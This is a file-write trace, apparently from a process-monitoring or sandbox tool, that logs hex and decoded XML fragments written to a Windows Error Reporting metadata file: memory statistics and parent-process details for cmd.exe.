C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1230	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1312	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1316	2	09 00		success or wait	2	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1320	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1372	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1376	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1380	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1424	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1428	2	09 00		success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1434	88	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 38 00 35 00 33 00 36 00 35 00 37 00 36 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>128536576</PeakVirtualSize>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1522	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1526	2	09 00		success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1532	72	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 31 00 32 00 38 00 35 00 32 00 34 00 32 00 38 00 38 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>128524288</VirtualSize>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1604	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1608	2	09 00		success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1614	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 33 00 37 00 34 00 39 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>3749</PageFaultCount>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1688	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1692	2	09 00		success or wait	3	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1698	98	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 33 00 33 00 37 00 33 00 34 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>13373440</PeakWorkingSetSize>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1796	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1800	2	09 00		success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1806	82	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 31 00 33 00 33 00 37 00 33 00 34 00 34 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>13373440</WorkingSetSize>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1888	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1892	2	09 00		success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	1898	114	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 36 00 31 00 39 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>176192</QuotaPeakPagedPoolUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2012	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2016	2	09 00		success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2022	98	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 37 00 35 00 34 00 30 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>175400</QuotaPagedPoolUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2120	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2124	2	09 00		success or wait	3	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2130	124	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 33 00 34 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>33424</QuotaPeakNonPagedPoolUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2254	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2258	2	09 00		success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2264	108	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 30 00 39 00 30 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>30904</QuotaNonPagedPoolUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2372	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2376	2	09 00		success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2382	78	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 31 00 32 00 31 00 32 00 31 00 36 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>10121216</PagefileUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2460	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2464	2	09 00		success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2470	94	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 31 00 33 00 33 00 35 00 30 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>10133504</PeakPagefileUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2564	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2568	2	09 00		success or wait	3	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2574	74	3c 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 31 00 30 00 31 00 32 00 31 00 32 00 31 00 36 00 3c 00 2f 00 50 00 72 00 69 00 76 00 61 00 74 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PrivateUsage>10121216</PrivateUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2648	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2652	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2656	46	3c 00 2f 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	</ProcessVmInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2702	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2706	2	09 00		success or wait	2	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2710	30	3c 00 50 00 61 00 72 00 65 00 6e 00 74 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 3e 00	<ParentProcess>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2740	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2744	2	09 00		success or wait	3	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2750	40	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2790	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2794	2	09 00		success or wait	4	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2802	30	3c 00 50 00 69 00 64 00 3e 00 35 00 39 00 30 00 34 00 3c 00 2f 00 50 00 69 00 64 00 3e 00	<Pid>5904</Pid>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2832	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2836	2	09 00		success or wait	4	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2844	60	3c 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00 63 00 6d 00 64 00 2e 00 65 00 78 00 65 00 3c 00 2f 00 49 00 6d 00 61 00 67 00 65 00 4e 00 61 00 6d 00 65 00 3e 00	<ImageName>cmd.exe</ImageName>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2904	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2908	2	09 00		success or wait	4	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	2916	90	3c 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 3c 00 2f 00 43 00 6d 00 64 00 4c 00 69 00 6e 00 65 00 53 00 69 00 67 00 6e 00 61 00 74 00 75 00 72 00 65 00 3e 00	<CmdLineSignature>00000000</CmdLineSignature>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3006	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3010	2	09 00		success or wait	4	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3018	44	3c 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00 31 00 34 00 34 00 37 00 33 00 3c 00 2f 00 55 00 70 00 74 00 69 00 6d 00 65 00 3e 00	<Uptime>14473</Uptime>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3062	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3066	2	09 00		success or wait	4	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3074	82	3c 00 57 00 6f 00 77 00 36 00 34 00 20 00 67 00 75 00 65 00 73 00 74 00 3d 00 22 00 33 00 33 00 32 00 22 00 20 00 68 00 6f 00 73 00 74 00 3d 00 22 00 33 00 34 00 34 00 30 00 34 00 22 00 3e 00 31 00 3c 00 2f 00 57 00 6f 00 77 00 36 00 34 00 3e 00	<Wow64 guest="332" host="34404">1</Wow64>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3156	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3160	2	09 00		success or wait	4	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3168	52	3c 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00 30 00 3c 00 2f 00 49 00 70 00 74 00 45 00 6e 00 61 00 62 00 6c 00 65 00 64 00 3e 00	<IptEnabled>0</IptEnabled>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3220	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3224	2	09 00		success or wait	4	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3232	44	3c 00 50 00 72 00 6f 00 63 00 65 00 73 00 73 00 56 00 6d 00 49 00 6e 00 66 00 6f 00 72 00 6d 00 61 00 74 00 69 00 6f 00 6e 00 3e 00	<ProcessVmInformation>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3276	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3280	2	09 00		success or wait	5	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3290	86	3c 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 37 00 34 00 30 00 35 00 34 00 34 00 30 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<PeakVirtualSize>57405440</PeakVirtualSize>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3376	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3380	2	09 00		success or wait	5	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3390	70	3c 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00 35 00 33 00 34 00 34 00 30 00 35 00 31 00 32 00 3c 00 2f 00 56 00 69 00 72 00 74 00 75 00 61 00 6c 00 53 00 69 00 7a 00 65 00 3e 00	<VirtualSize>53440512</VirtualSize>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3460	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3464	2	09 00		success or wait	5	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3474	74	3c 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00 31 00 31 00 32 00 35 00 3c 00 2f 00 50 00 61 00 67 00 65 00 46 00 61 00 75 00 6c 00 74 00 43 00 6f 00 75 00 6e 00 74 00 3e 00	<PageFaultCount>1125</PageFaultCount>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3548	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3552	2	09 00		success or wait	5	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3562	96	3c 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 33 00 37 00 31 00 39 00 31 00 36 00 38 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<PeakWorkingSetSize>3719168</PeakWorkingSetSize>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3658	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3662	2	09 00		success or wait	5	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3672	80	3c 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00 33 00 37 00 30 00 36 00 38 00 38 00 30 00 3c 00 2f 00 57 00 6f 00 72 00 6b 00 69 00 6e 00 67 00 53 00 65 00 74 00 53 00 69 00 7a 00 65 00 3e 00	<WorkingSetSize>3706880</WorkingSetSize>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3752	4	0d 00 0a 00		success or wait	1	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3756	2	09 00		success or wait	5	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3766	112	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 34 00 30 00 39 00 36 00 30 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakPagedPoolUsage>40960</QuotaPeakPagedPoolUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3878	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3882	2	09 00		success or wait	5	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3892	96	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 33 00 32 00 31 00 36 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPagedPoolUsage>33216</QuotaPagedPoolUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3988	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	3992	2	09 00		success or wait	5	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4002	122	3c 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 36 00 33 00 32 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 50 00 65 00 61 00 6b 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaPeakNonPagedPoolUsage>5632</QuotaPeakNonPagedPoolUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4124	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4128	2	09 00		success or wait	5	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4138	106	3c 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00 35 00 32 00 32 00 34 00 3c 00 2f 00 51 00 75 00 6f 00 74 00 61 00 4e 00 6f 00 6e 00 50 00 61 00 67 00 65 00 64 00 50 00 6f 00 6f 00 6c 00 55 00 73 00 61 00 67 00 65 00 3e 00	<QuotaNonPagedPoolUsage>5224</QuotaNonPagedPoolUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4244	4	0d 00 0a 00		success or wait	1	705B497A	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4248	2	09 00		success or wait	5	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4258	76	3c 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 35 00 39 00 32 00 31 00 39 00 32 00 3c 00 2f 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PagefileUsage>3592192</PagefileUsage>	success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4334	4	0d 00 0a 00		success or wait	1	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4338	2	09 00		success or wait	5	705B497A	unknown
C:\ProgramData\Microsoft\Windows\WER\Temp\WER5399.tmp.WERInternalMetadata.xml	4348	92	3c 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00 33 00 36 00 30 00 30 00 33 00 38 00 34 00 3c 00 2f 00 50 00 65 00 61 00 6b 00 50 00 61 00 67 00 65 00 66 00 69 00 6c 00 65 00 55 00 73 00 61 00 67 00 65 00 3e 00	<PeakPagefileUsage>3600384</PeakPagefileUsage>	success or wait	1	705B497A	unknown
